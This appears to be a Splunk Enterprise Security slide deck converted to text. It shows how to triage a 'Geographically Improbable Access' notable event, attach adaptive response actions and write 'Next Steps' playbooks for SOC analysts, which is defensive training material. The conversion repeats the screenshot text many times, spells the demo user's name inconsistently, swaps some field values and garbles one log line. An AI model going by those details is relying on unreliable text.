	azureadrichardschilitzer	▼
	richards	▼
	richard@yellowtalon.co	▼
	schilitzer	▼
	san francisco	▼

Related Investigations:  
Currently not investigated.

Correlation Search:  
[Access - Geographically Improbable Access Detected - PRD - Rule ↗](#)

History:  
[View all review activity for this Notable Event ↗](#)

Contributing Events:  
[View login and escalation attempts by richards ↗](#)

Original Event:  
08/27/2020 20:00:00 -0600, search\_name="Access - Geographically Improbable Access - Summary Gen", search\_now=1602092940.000, info\_max\_time=1602092940.000, info\_search\_time=1602092944.736, src="31.171.154.114", dest="64.72.97.221", user=richards, speed="5347.23", src\_app="Juniper SA IVE", src\_lat="41.00000", dest\_app="Juniper SA IVE", dest\_lat="35.99780", distance="6400.34", src\_city=Tirana, src\_long="20.00000", src\_time=1598558386, dest\_city=Henderson, dest\_long="-114.95920", dest\_time=1598554078, src\_country=Albania, dest\_country=United States

[View original event ↗](#)

Adaptive Responses: ○  
Error: No adaptive response actions found.

[View Adaptive Response Invocations ↗](#)

Next Steps:

1. Use Verify Login via Email  
to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

# Notable Event Overview

Recent investigation activity

Critical   Fri, Aug 28, 2020 2:00 AM   Access   Geographically Improbable Access Detected For richards   —   New   unassigned

Description:  
Login attempts for richards from geographically distant locations ( Tirana, Henderson ) have been detected. This is an indication of potentially malicious or unauthorized access attempts.

Additional Fields	Value	Action
Destination	64.72.97.221	▼
Destination City	Henderson	▼
Destination Country	United States	▼
Destination Latitude	35.99780	▼
Destination Longitude	-114.95920	▼
Source	31.171.154.114	▼
Source City	Tirana	▼
Source Country	Albania	▼
Source Latitude	41.00000	▼
Source Longitude	20.00000	▼
User	richards	▼
User Business Unit	americas	▼
User Email	rschlitzer@froth.ly	▼
User First Name	richard	▼
User Identity	rschlitzer	▼
User Last Name	frothly@rschlitzer	▼
User Work City	rschlitzer	▼
	richard.schlitzer	▼
	azureadrichardschlitzer	▼
	richards	▼
	richard@yellowtalon.co	▼
	schlitzer	▼
	san francisco	▼

Related Investigations:  
Currently not investigated.

Correlation Search:  
[Access - Geographically Improbable Access Detected - PRD - Rule](#)

History:  
[View all review activity for this Notable Event](#)

Contributing Events:  
[View login and escalation attempts by richards](#)

Original Event:  
08/27/2020 20:00:00 -0600, search\_name="Access - Geographically Improbable Access - Summary Gen", search\_now=1602092940.000, info\_max\_time=1602092940.000, info\_search\_time=1602092944.736, src="31.171.154.114", dest="64.72.97.221", user=richards, speed="5347.23", src\_app="Juniper SA IVE", src\_lat="41.00000", dest\_app="Juniper SA IVE", dest\_lat="35.99780", distance="6400.34", src\_city=Tirana, src\_long="20.00000", src\_time=1598558386, dest\_city=Henderson, dest\_long="-114.95920", dest\_time=1598554078, src\_country=Albania, dest\_country=United States

View original event

Adaptive Responses: ○  
Error: No adaptive response actions found.

View Adaptive Response Invocations

Next Steps:

1. Use Verify Login via Email  
to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

# Notable Event Overview

## Relevant and contributing events

The screenshot shows the Notable Event Overview page for a critical event. The event details include:

- Date: Fri, Aug 28, 2020 2:00 AM
- Type: Access
- Title: Geographically Improbable Access Detected For richards
- Status: New
- Owner: unassigned

Description: Login attempts for richards from geographically distant locations ( Tirana, Henderson ) have been detected. This is an indication of potentially malicious or unauthorized access attempts.

Additional Fields:

Field	Value	Action
Destination	64.72.97.221	▼
Destination City	Henderson	▼
Destination Country	United States	▼
Destination Latitude	35.99780	▼
Destination Longitude	-114.95920	▼
Source	31.171.154.114	▼
Source City	Tirana	▼
Source Country	Albania	▼
Source Latitude	41.00000	▼
Source Longitude	20.00000	▼
User	richards	▼
User Business Unit	americas	▼
User Email	rschilitzer@froth.ly	▼
User First Name	richard	▼
User Identity	rschilitzer	▼
User Last Name	frothly@rschilitzer	▼
User Work City	rschilitzer@froth.ly	▼
	richard.schilitzer	▼
	azureadrichardschilitzer	▼
	richards	▼
	richard@yellowtalon.co	▼
	schilitzer	▼
	san francisco	▼

Related Investigations: Currently not investigated.

Correlation Search: Access - Geographically Improbable Access Detected - PRD - Rule ⓘ

History: View all review activity for this Notable Event ⓘ

Contributing Events: View login and escalation attempts by richards ⓘ

Original Event:

```
08/27/2020 20:00:00 -0600, search_name="Access - Geographically Improbable Access - Summary Gen", search_now=1602092940.000, info_max_time=1602092940.000, info_search_time=1602092944.736, src="31.171.154.114", dest="64.72.97.221", user=richards, speed="5347.23", src_app="Juniper SA IVE", src_lat="41.00000", dest_app="Juniper SA IVE", dest_lat="35.99780", distance="6400.34", src_city=Tirana, src_long="20.00000", src_time=1598558386, dest_city=Henderson, dest_long="-114.95920", dest_time=1598554078, src_country=Albania, dest_country=United States"
```

View original event ⓘ

Adaptive Responses: ⓘ Error: No adaptive response actions found.

View Adaptive Response Invocations ⓘ

Next Steps:

1. Use Verify Login via Email  
to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

# Notable Event Overview

Adaptive response actions performed – How should security operations respond?

The screenshot shows a Notable Event overview in a Splunk interface. The event is categorized as Critical and occurred on Fri, Aug 28, 2020 2:00 AM. The title of the event is "Geographically Improbable Access Detected For richards".

**Description:**  
Login attempts for richards from geographically distant locations ( Tirana, Henderson ) have been detected. This is an indication of potentially malicious or unauthorized access attempts.

**Additional Fields:**

Field	Value	Action
Destination	64.72.97.221	▼
Destination City	Henderson	▼
Destination Country	United States	▼
Destination Latitude	35.99780	▼
Destination Longitude	-114.95920	▼
Source	31.171.154.114	▼
Source City	Tirana	▼
Source Country	Albania	▼
Source Latitude	41.00000	▼
Source Longitude	20.00000	▼
User	richards	▼
User Business Unit	americas	▼
User Email	rschlitzer@froth.ly	▼
User First Name	richard	▼
User Identity	rschlitzer	▼
User Last Name	frothly@rschlitzer	▼
User Work City	rschlitzer	▼
	richard.schlitzer	▼
	azureadrichardschlitzer	▼
	richards	▼
	richard@yellowtalon.co	▼
	schlitzer	▼
	san francisco	▼

**Related Investigations:**  
Currently not investigated.

**Correlation Search:**  
Access - Geographically Improbable Access Detected - PRD - Rule ↗

**History:**  
View all review activity for this Notable Event ↗

**Contributing Events:**  
View login and escalation attempts by richards ↗

**Original Event:**

```
08/27/2020 20:00:00 -0600, search_name="Access - Geographically Improbable Access - Summary Gen", search_now=1602092940.000, info_max_time=1602092940.000, info_search_time=1602092944.736, src="31.171.154.114", dest="64.72.97.221", user=richards, speed="5347.23", src_app="Juniper SA IVE", src_lat="41.00000", dest_app="Juniper SA IVE", dest_lat="35.99780", distance="6400.34", src_city=Tirana, src_long="20.00000", src_time=1598558386, dest_city=Henderson, dest_long="-114.95920", dest_time=1598554078, src_country=Albania, dest_country=United States
```

**Adaptive Responses:** 0  
Error: No adaptive response actions found.  
View Adaptive Response Invocations ↗

**Next Steps:**

1. Use Verify Login via Email  
to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

# Notable Event Overview

Steps defined for notable event triage

The screenshot displays a Notable Event overview in a web-based interface. At the top, it shows the event type as 'Access' and the title as 'Geographically Improbable Access Detected For richards'. The event was detected on 'Fri, Aug 28, 2020 2:00 AM'. The status is 'New' and it is 'unassigned'.

**Description:**  
Login attempts for richards from geographically distant locations ( Tirana, Henderson ) have been detected. This is an indication of potentially malicious or unauthorized access attempts.

**Additional Fields:**

Field	Value	Action
Destination	64.72.97.221	▼
Destination City	Henderson	▼
Destination Country	United States	▼
Destination Latitude	35.99780	▼
Destination Longitude	-114.95920	▼
Source	31.171.154.114	▼
Source City	Tirana	▼
Source Country	Albania	▼
Source Latitude	41.00000	▼
Source Longitude	20.00000	▼
User	richards	▼
User Business Unit	americas	▼
User Email	rschlitzer@froth.ly	▼
User First Name	richard	▼
User Identity	rschlitzer	▼
User Last Name	frothly@rschlitzer	▼
User Work City	rschlitzer	▼
	richard.schlitzer	▼
	azureadrichardschlitzer	▼
	richards	▼
	richard@yellowtalon.co	▼
	schlitzer	▼
	san francisco	▼

**Related Investigations:**  
Currently not investigated.

**Correlation Search:**  
Access - Geographically Improbable Access Detected - PRD - Rule ⓘ

**History:**  
View all review activity for this Notable Event ⓘ

**Contributing Events:**  
View login and escalation attempts by richards ⓘ

**Original Event:**

```
08/27/2020 20:00:00 -0600, search_name="Access - Geographically Improbable Access - Summary Gen", search_now=1602092940.000, info_max_time=1602092940.000, info_search_time=1602092944.736, src="31.171.154.114", dest="64.72.97.221", user=richards, speed="5347.23", src_app="Juniper SA IVE", src_lat="41.00000", dest_app="Juniper SA IVE", dest_lat="35.99780", distance="6400.34", src_city=Tirana, src_long="20.00000", src_time=1598558386, dest_city=Henderson, dest_long="-114.95920", dest_time=1598554078, src_country=Albania, dest_country=United States"
```

**View original event ⓘ**

**Adaptive Responses:** ⓘ  
Error: No adaptive response actions found.

**View Adaptive Response Invocations ⓘ**

**Next Steps:**

1. Use Verify Login via Email  
to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

# Let's Talk about “Next Steps”

**Description:**  
Login attempts for richards from geographically distant locations ( Tirana, Henderson ) have been detected. This is an indication of potentially malicious or unauthorized access attempts.

Additional Fields	Value	Action
Destination	64.72.97.221	▼
Destination City	Henderson	▼
Destination Country	United States	▼
Destination Latitude	35.99780	▼
Destination Longitude	-114.95920	▼
Source	31.171.154.114	▼
Source City	Tirana	▼
Source Country	Albania	▼
Source Latitude	41.00000	▼
Source Longitude	20.00000	▼
User	richards	▼
User Business Unit	americas	▼
User Email	rschlitzer@froth.ly	▼
User First Name	richard	▼
User Identity	rschlitzer	▼
User Last Name	frothly@rschlitzer	▼
User Work City	rschlitzer@froth.ly	▼
	richard.schlitzer	▼
	azureadrichardschlitzer	▼
	richards	▼
	richard@yellowtalon.co	▼
	schlitzer	▼
	san francisco	▼

**Related Investigations:**  
Currently not investigated.

**Correlation Search:**  
[Access - Geographically Improbable Access Detected - PRD - Rule](#)

**History:**  
[View all review activity for this Notable Event](#)

**Contributing Events:**  
[View login and escalation attempts by richards](#)

**Original Event:**  
08/27/2020 20:00:00 -> [redacted] - Summae=1602093", src\_=1.99780", dest\_city=dest\_country

**Adaptive Responses:**  
Error: No adaptive responses found.

**Next Steps:**

1. Use Verify Login via Email  
to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

# How to Interact with Adaptive Response Actions

## Attach to Notables

The screenshot shows the 'Edit Correlation Search' page. In the 'Adaptive Response Actions' section, there is a list of actions including 'Send email', 'Run a script', 'Anti-Virus', and 'AWS : Start Instance'. A pink box highlights this list.

## Run Ad Hoc

The screenshot shows a dropdown menu under the 'Actions' column for an unassigned notable. The options include 'Add Event to Investigation', 'Build Event Type', 'Extract Fields', 'Run Adaptive Response Actions' (which is highlighted with a pink box), 'Share Notable Event', 'Suppress Notable Events', and 'Show Source'.

## Suggest Next Steps

The screenshot shows the 'Correlation Search' results for 'Access - Excessive Failed Logins - Rule'. It includes sections for 'History', 'Contributing Events', and 'Adaptive Responses'. The 'Adaptive Responses' table lists two entries: 'Notable' and 'Risk Analysis', both saved and successful. Below this is a 'Next Steps' section with a numbered list:

1. Check for any newly created Hash from Endpoint management [Endpoint\\_Check\\_New\\_Hash](#)
2. Check if the endpoint is up to date with virus, [check\\_patch\\_status](#)
3. If above conditions are positive, quarantine [quarantine\\_host](#)
4. Open up a ticket with Service Now [SNOW\\_TICKET\\_OPEN](#)
5. Finally, do you want pizza? [Dominos\\_Order\\_pizza](#)

# Where to Find Adaptive Response Actions?

Splunkbase

**App Search Results**

The screenshot shows the Splunkbase App Search Results page. On the left, there is a sidebar with various filters:


- PRODUCTS & SOLUTIONS (1 result)
- CATEGORIES
- TECHNOLOGIES
- APP TYPE
- APP CONTENTS (1 result):
  - Inputs
  - Alert Actions
  - Visualizations
- SPLUNK VERSION
- CIM VERSION
- VALIDATIONS
- SPLUNK PARTNER

The main area shows the search results for "Product & Solutions: Splunk Apps" and "App Contents: Alert Actions". It displays 1-20 of 198 results, sorted by Newest. The results are presented in a grid of cards:

Icon	App Name	Provider
	Swimlane App for Splunk	SPLUNK
	Upload Search Results to AWS S3	SPLUNK
	Critical Start Security Operations	SPLUNK
	CrowdStrike Falcon Event Streams	SPLUNK
	DTEX InTERCEPT Insider Risk	SPLUNK
	Splunk App for SOAR Export	SPLUNK
	Splunk Add-on for New Relic	SPLUNK
	Akamai Prolexic DNS GTM and SIEM	SPLUNK

# Or ... Create Your Own

[https://docs.splunk.com/Documentation/AddonBuilder/latest/UserGuide/CreateAlertActions#Create\\_an\\_adaptive\\_response\\_action\\_for\\_Enterprise\\_Security](https://docs.splunk.com/Documentation/AddonBuilder/latest/UserGuide/CreateAlertActions#Create_an_adaptive_response_action_for_Enterprise_Security)



The screenshot shows two side-by-side views of the Splunk Add-on Builder. On the left is a web browser displaying the 'Create an adaptive response action for Enterprise Security' guide. On the right is the actual 'Splunk Add-on Builder' application window titled 'Create Alert Action'. The builder interface includes tabs for 'Properties', 'Inputs & Parameters', and 'Code & Test'. The 'Properties' tab is active, showing fields for 'Label' (friendly name), 'Name' (alert action name), 'Description' (description), 'Logo' (upload icon), and 'Support as an adaptive response action in Splunk Enterprise Security' (checkbox). Below these are dropdowns for 'Category', 'Task', 'Subject', 'Vendor', 'Product', and 'Version', along with optional sections for 'Support as an ad-hoc action', 'Custom Drilldown', 'Optional', and 'Source type'.

splunk> turn data into doing'

# Configure a Correlation Search with Next Steps

A screenshot of a Splunk Notable Event page. The title is "Geographically Improbable Access Detected For richards". The page includes a table of additional fields and a detailed view of the original event log. A pink box highlights the "Correlation Search" section, which contains a link to "Access - Geographically Improbable Access Detected - PRD - Rule". A black callout bubble with the text "Click!" points to this link. Below it is a box showing the original event log entry. At the bottom, there's a "Next Steps" section with a numbered list.

**Description:**  
Login attempts for richards from geographically distant locations ( Tirana, Henderson ) have been detected. This is an indication of potentially malicious or unauthorized access attempts.

Additional Fields	Value	Action
Destination	64.72.97.221	▼
Destination City	Henderson	▼
Destination Country	United States	▼
Destination Latitude	35.99780	▼
Destination Longitude	-114.95920	▼
Source	31.171.154.114	▼
Source City	Tirana	▼
Source Country	Albania	▼
Source Latitude	41.00000	▼
Source Longitude	20.00000	▼
User	richards	▼
User Business Unit	americas	▼
User Email	rschlitzer@froth.ly	▼
User First Name	richard	▼
User Identity	rschlitzer	▼
User Last Name	frothly@rschlitzer	▼
User Work City	rschlitzer	▼
	richard@yellowtalon.co	▼
	san francisco	▼

**Related Investigations:**  
Currently not investigated.

**Correlation Search:**

[Access - Geographically Improbable Access Detected - PRD - Rule](#)

**History:**  
[View all review activity for this Notable Event](#)

**Contributing Events:**  
[View login and escalation attempts by richards](#)

**Original Event:**

```
08/27/2020 20:00:00 -0600, search_name="Access - Geographically Improbable Access - Summary Gen", search_now=1602092940.000, info_max_time=1602092940.000, info_search_time=1602092944.736, src="31.171.154.114", dest="64.72.97.221", user=richards, speed="5347.23", src_app="Juniper SA IVE", src_lat="41.00000", dest_app="Juniper SA IVE", dest_lat="35.99780", distance="6400.34", src_city=Tirana, src_long="20.00000", src_time=1598558386, dest_city=Henderson, dest_long="-114.95920", dest_time=1598554078, src_country=Albania, dest_country=United States
```

[View original event](#)

**Adaptive Responses:** ○

■ Error: No adaptive response actions found.

[View Adaptive Response Invocations](#)

**Next Steps:**

1. Use Verify Login via Email  
to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

# Configure a Correlation Search with Next Steps

The screenshot shows two panels of the Splunk UI. The left panel is titled 'Correlation Search' and contains fields for 'Search Name' (Geographically Improbable Access Detected - PRD), 'App' (DA-ESS-AccessProtection), 'UI Dispatch Context' (Enterprise Security), 'Description' (Alerts on access attempts that are improbable based on time and geography), 'Mode' (Guided), and a 'Search' field with the following search query:

```
index=giia_summary source="Access - Geographically Improbable Access - Summary Gen" | fields user,src_time,src_app,src,src_lat,src_long,src_city,src_country,dest_time,dest_app,dest,dest_lat,dest_long,dest_city,dest_country,distance,speed
```

The right panel is titled 'Next Steps' and contains sections for 'Scheduling', 'Trigger Conditions', 'Throttling', and 'Adaptive Response Actions'. A large red arrow points from the 'Time Range' section of the Correlation Search configuration to the 'Notable' adaptive response action in the Next Steps panel. A callout bubble with the text 'Click!' points to the 'Notable' action.

**Correlation Search**

Search Name: Geographically Improbable Access Detected - PRD

App: DA-ESS-AccessProtection

UI Dispatch Context: Enterprise Security

Description: Alerts on access attempts that are improbable based on time and geography.

Mode: Guided

Search:

```
index=giia_summary source="Access - Geographically Improbable Access - Summary Gen" | fields user,src_time,src_app,src,src_lat,src_long,src_city,src_country,dest_time,dest_app,dest,dest_lat,dest_long,dest_city,dest_country,distance,speed
```

Annotations:

- CIS 20: Type an attribute and press enter
- Kill Chain: Type an attribute and press enter
- MITRE ATT&CK: Remote Services X
- NIST: Type an attribute and press enter

Unmanaged Annotations: + Framework

Time Range:

Earliest Time: -65m#m Set a time range of events to search. Type an earliest time using relative time modifiers.

**Next Steps**

Scheduling: Real-time, Continuous

Schedule Window: 5

Schedule Priority: Default

Trigger Conditions:

Trigger alert when: Number of Results is greater than 0 Once For each result

Throttling:

Window duration: 86300 second(s)

Fields to group by: user

Adaptive Response Actions:

- + Add New Response Action
- > Notable X Click!
- > Risk Analysis X

splunk > turn data into doing'

# Configure a Correlation Search with Next Steps

Adaptive Response Actions

+ Add New Response Action \*

Notable

Title: Geographically Improbable Access Detl

Description: Login attempts for \$user\$ from geograph

Security Domain: Access

Severity: Critical

Default Owner: (leave as system default)

Default Status: (leave as system default)

Drill-down Name: View login and escalation attempts by \$


Drill-down Search: I stats summariesonly=true count value

Drill-down Earliest Offset: 3mon

Drill-down Latest Offset: 0y

Investigation Profiles: Select a profile.

Identity Extraction: src\_user x user x src\_user\_id x  
src\_user\_role x user\_id x  
user\_role x vendor\_account x



Drill-down Latest Offset: 0y

Set the amount of time after the triggering event to search for related events. For example, 1m. Use \$info\_max\_time\$ to set the drill-down time to match the latest time of the search.

Investigation Profiles: Select a profile.

Identity Extraction: src\_user x user x src\_user\_id x  
src\_user\_role x user\_id x  
user\_role x vendor\_account x

Asset Extraction: src x dest x dvc x orig\_host x

File Extraction: Type a field name.

URL Extraction: Type a field name.


Next Steps: Insert Adaptive Response Action

1. Use [[action:verify\_login]] to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by

Describe next steps and response actions analyst could take to address this threat. Action can be an action with the syntax: [actionName|ActionID]

Recommended Actions: All Filter AWS SNS Alert Service Log Event Stream Capture Nbtstat Nslookup

Risk Analysis



Click and drag to expand

splunk > turn data into doing

# Provide “Next Steps”

## Correlation Search Syntax

1. Use `[[action|verify_login]]` to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.
2. Open an investigation. Investigate the source IP address (Source) to determine what credentials and authentication method(s) were used and if there were other authentication attempts from this IP.
3. Check for threat activity involving the source IP address. If found to be malicious, block the source IP address on the firewall.
4. Investigate the user account (User) to determine if there were other authentication attempts from this account or by reviewing the Contributing Events.
5. Review recent events and potentially suspicious behavior exhibited by the user account using the "Risk Analysis" workflow action.
6. `[[action|run_compromised_account_playbook_in_phantom]]` to disable the user account if the login attempts were not authorized or expected, and change the user's password.
7. Use the "Workbench - Get User Information from Identity Table" workflow action to determine when the user last completed Security Awareness Training. This training is an annual requirement. Register the user for `[[action|security_training]]` if s/he did not complete the training within the last year. Check for the registration status by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action.
8. Close the notable with status "Threat mitigated" with the appropriate disposition.



### Next Steps:

1. Use [Verify Login via Email](#) to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.
2. Open an investigation. Investigate the source IP address (Source) to determine what credentials and authentication method(s) were used and if there were other authentication attempts from this IP.
3. Check for threat activity involving the source IP address. If found to be malicious, block the source IP address on the firewall.
4. Investigate the user account (User) to determine if there were other authentication attempts from this account or by reviewing the Contributing Events.
5. Review recent events and potentially suspicious behavior exhibited by the user account using the "Risk Analysis" workflow action.
6. [Run 'Compromised Account' Playbook in Splunk SOAR](#) to disable the user account if the login attempts were not authorized or expected, and change the user's password.
7. Use the "Workbench - Get User Information from Identity Table" workflow action to determine when the user last completed Security Awareness Training. This training is an annual requirement. Register the user for [Security Awareness Training](#) if s/he did not complete the training within the last year. Check for the registration status by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action.
8. Close the notable with status "Threat mitigated" with the appropriate disposition.

# Customize ES / Incident Review

Just a few examples ...

Menu bar (i.e., app navigation, including default view)


Incident Review columns

Notable event fields

Notable event and investigation statuses

Notable event status transitions

Filtered view of Incident Review



# Step 1: Verify Authenticity of Login Events

The screenshot shows a Splunk Notable Event interface for an 'Access' event on 'Fri, Aug 28, 2020 2:00 AM'. The event is titled 'Geographically Improbable Access Detected For richards'. The 'Additional Fields' table is divided into three sections by color-coded curly braces:

- dest** (orange): Destination, Destination City (Henderson), Destination Country (United States), Destination Latitude (35.99780), Destination Longitude (-114.95920).
- src** (purple): Source, Source City (Tirana), Source Country (Albania), Source Latitude (41.00000), Source Longitude (20.00000).
- user** (blue): User, User Business Unit (americas), User Email (rschiltzer@froth.ly), User First Name (richard), User Identity (rschiltzer), User Last Name (richards), User Work City (san francisco).

The 'Related Investigations' section indicates 'Currently not investigated.' The 'Correlation Search' section links to 'Access - Geographically Improbable Access Detected - PRD - Rule'. The 'History' section shows review activity for this Notable Event. The 'Contributing Events' section links to login and escalation attempts by richards. The 'Original Event' section displays the raw log data:

```
08/27/2020 20:00:00 -0600, search_name="Access - Geographically Improbable Access - Summary Gen", search_now=1602092940.000, info_max_time=1602092940.000, info_search_time=1602092944.736, src="31.171.154.114", dest="64.72.97.221", user=richards, speed="5347.23", src_app="Juniper SA IVE", src_lat="41.00000", dest_app="Juniper SA IVE", dest_lat="35.99780", distance="6400.34", src_city=Tirana, src_long="20.00000", src_time=1598558386, dest_city=Henderson, dest_long="-114.95920", dest_time=1598554078, src_country=Albania, dest_country=United States
```

The 'Adaptive Responses' section shows an error: 'Error: No adaptive response actions found.' The 'Next Steps' section lists '1. Use Verify Login via Email' with a note about confirming the login attempt.

# Customize Assets & Identities

Just a few examples ...


Custom fields

Case sensitivity

Rank asset and identity lookups

Supports entity zones (i.e., overlapping address spaces)

Configure enrichment selectively by sourcetype



# Custom Asset & Identity Fields

Configure > Date Enrichment > Asset and Identity Management

**Asset and Identity Management**  
Unified interface for enriching and managing asset and identity data via lookups.

[+ Add New Field](#) [Reset Collections](#)

[Back to ES Configuration](#)

Asset Lookups Asset Fields Identity Lookups **Identity Fields** Global Settings Correlation Setup Search Preview

Enable case sensitive identity matching

Enable identity collection replication

Name	Tag	Multivalue	Multivalue Limit
bunit	✓	✓	25
category	✓	✓	25
email	✗	✓	25
endDate	✗	✗	-
first	✗	✓	25
identity (key)	✗	✓	25
last	✗	✓	25
managedBy	✗	✓	25
nick	✗	✓	25
phone	✗	✓	25
prefix	✗	✓	25
priority	✗	✗	-
<b>security_awareness_lastCompleted</b>	✗	✗	-
startDate	✗	✗	-
suffix	✗	✓	25

# Verify Authenticity of Login Events

The screenshot shows a Splunk Notable Event interface for a 'Geographically Improbable Access Detected' event. The event details are as follows:

Additional Fields	Value	Action
Destination	64.72.97.221	▼
Destination City	Henderson	▼
Destination Country	United States	▼
Destination Latitude	35.99780	▼
Destination Longitude	-114.95920	▼
Source	31.171.154.114	▼
Source City	Tirana	▼
Source Country	Albania	▼
Source Latitude	41.00000	▼
Source Longitude	20.00000	▼
User	richards	▼
User Business Unit	americas	▼
User Email	rschiltzer@froth.ly	▼
User First Name	richard	▼
User Identity	rschiltzer	▼
User Last Name	frothly@rschiltzer	▼
User Work City	rschiltzer@froth.ly	▼
	richard.schiltzer	▼
	azureadrichardschiltzer	▼
	richards	▼
	richard@yellowtalon.co	▼
	schiltzer	▼
	san francisco	▼

**Description:**  
Login attempts for richards from geographically distant locations ( Tirana, Henderson ) have been detected. This is an indication of potentially malicious or unauthorized access attempts.

**Related Investigations:**  
Currently not investigated.

**Correlation Search:**  
[Access - Geographically Improbable Access Detected - PRD - Rule](#)

**History:**  
[View all review activity for this Notable Event](#)

**Contributing Events:**  
[View login and escalation attempts by richards](#)

**Original Event:**  
08/27/2020 20:00:00 -0600, search\_name="Access - Geographically Improbable Access - Summary Gen", search\_now=1602092940.000, info\_max\_time=1602092940.000, info\_search\_time=1602092944.736, src="31.171.154.114", dest="64.72.97.221", user=richards, speed="5347.23", src\_app="Juniper SA IVE", src\_lat="41.00000", dest\_app="Juniper SA IVE", dest\_lat="35.99780", distance="6400.34", src\_city=Tirana, src\_long="20.00000", src\_time=1598558386, dest\_city=Henderson, dest\_long="-114.95920", dest\_time=1598554078, src\_country=Albania, dest\_country=United States

